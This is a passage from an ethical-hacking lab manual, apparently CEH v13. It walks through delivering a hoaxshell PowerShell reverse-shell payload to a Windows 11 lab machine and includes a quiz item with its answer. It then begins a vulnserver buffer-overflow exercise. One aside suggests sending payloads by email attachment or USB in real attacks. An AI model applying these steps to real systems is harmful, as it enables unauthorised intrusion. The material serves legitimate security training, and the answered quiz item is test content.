


23. Open a new terminal window as a superuser and run pluma shell.ps1 command to open a text editor window.


24. In the shell.ps1 text editor window, paste the copied code Save the file and close the text editor window.




25. We will now run a hoaxshell listener, to do so, switch to the Firefox browser and ensure the port number is 444, select hoaxshell from the Type drop-down under Listener section and click on Copy to copy the code.



26. Switch to the terminal window and paste the copied code to start the listener.




27. Click on Places from the Desktop and click on Home Folder to navigate to the /home/attacker location and copy shell.ps1 file and paste it in CEHv13 Module 06 System Hacking directory of ceh-tools on 10.10.1.11



28. Click Windows 11 to switch to the Windows 11 machine, navigate to E:\CEH-Tools\CEHv13 Module 06 System Hacking and copy the shell.ps1 file and paste it on the Desktop.


Here, we are sending the malicious payload through a shared directory; however, in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.



29. Now, we will run this Shell.ps1 file as a legitimate user.
30. In the Windows search type powershell and click on Run as Administrator under Windows PowerShell to open a PowerShell window.


If a User Account Control pop-up appears, click Yes.

31. In the PowerShell window, run cd C:\Users\Admin\Desktop\ to navigate to Desktop.
32. Execute .\shell.ps1 to run the shell.ps1 file.



33. Click Parrot Security to switch to the Parrot Security machine. Switch to the terminal window, you can see that a session has been created with the Windows 11 machine.

34. To check the logged on username type whoami and press Enter. The tool displays the username of the currently logged on user.



35. This concludes the demonstration of how to gain access to a remote system using Reverse Shell Generator.

36. Close all open windows and document all the acquired information.

Question 6.1.2.1

In Parrot Security machine, use Reverse Shell Generator to create payload and set up listener to gain access to Windows 11 machine. Enter the type of payload that is selected under HoaxShell tab to generate a PowerShell script that is used to compromise Windows 11 machine.

PowerShell IEX

Task 3: Perform Buffer Overflow Attack to Gain Access to a Remote System


A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data. Buffer overflow or overrun is a common vulnerability in applications or programs that accept more data than the allocated buffer. This vulnerability allows the application to exceed the buffer while writing data to the buffer and overwrite neighboring memory locations. Further, this vulnerability leads to erratic system behavior, system crash, memory access errors, etc. Attackers exploit a buffer overflow vulnerability to inject malicious code into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

This task demonstrates the exploitation procedure applied to a vulnerable server running on the victim's system. This vulnerable server is attached to Immunity Debugger. As an attacker, we will exploit this server using malicious script to gain remote access to the victim's system.

In this task, we use a Parrot Security (10.10.1.13) machine as the host machine and a Windows 11 (10.10.1.11) machine as the target machine.


1. Click Windows 11 to switch to the Windows 11 machine. Restart the machine and login with Admin\Pa$$w0rd.
2. Navigate to E:\CEH-Tools\CEHv13 Module 06 System Hacking\Buffer Overflow Tools\vulnserver, right-click the file vulnserver.exe, and click the Run as administrator option.

If the User Account Control pop-up appears, click Yes to proceed.



If The Windows Security Alert window appears; click Allow access.


3. Vulnserver starts running, as shown in the screenshot.




4. Minimize the Command Prompt window running Vulnserver.

5. Navigate to E:\CEH-Tools\CEHv13 Module 06 System Hacking\Buffer Overflow Tools\Immunity Debugger, right-click ImmunityDebugger_1_85_setup.exe, and click the Run as administrator option.

If the User Account Control pop-up appears, click Yes to proceed.




6. Immunity Debugger Setup pop-up appears, click Yes to install Python.
7. The Immunity Debugger Setup: License Agreement window appears; click the I accept checkbox and then click Next.

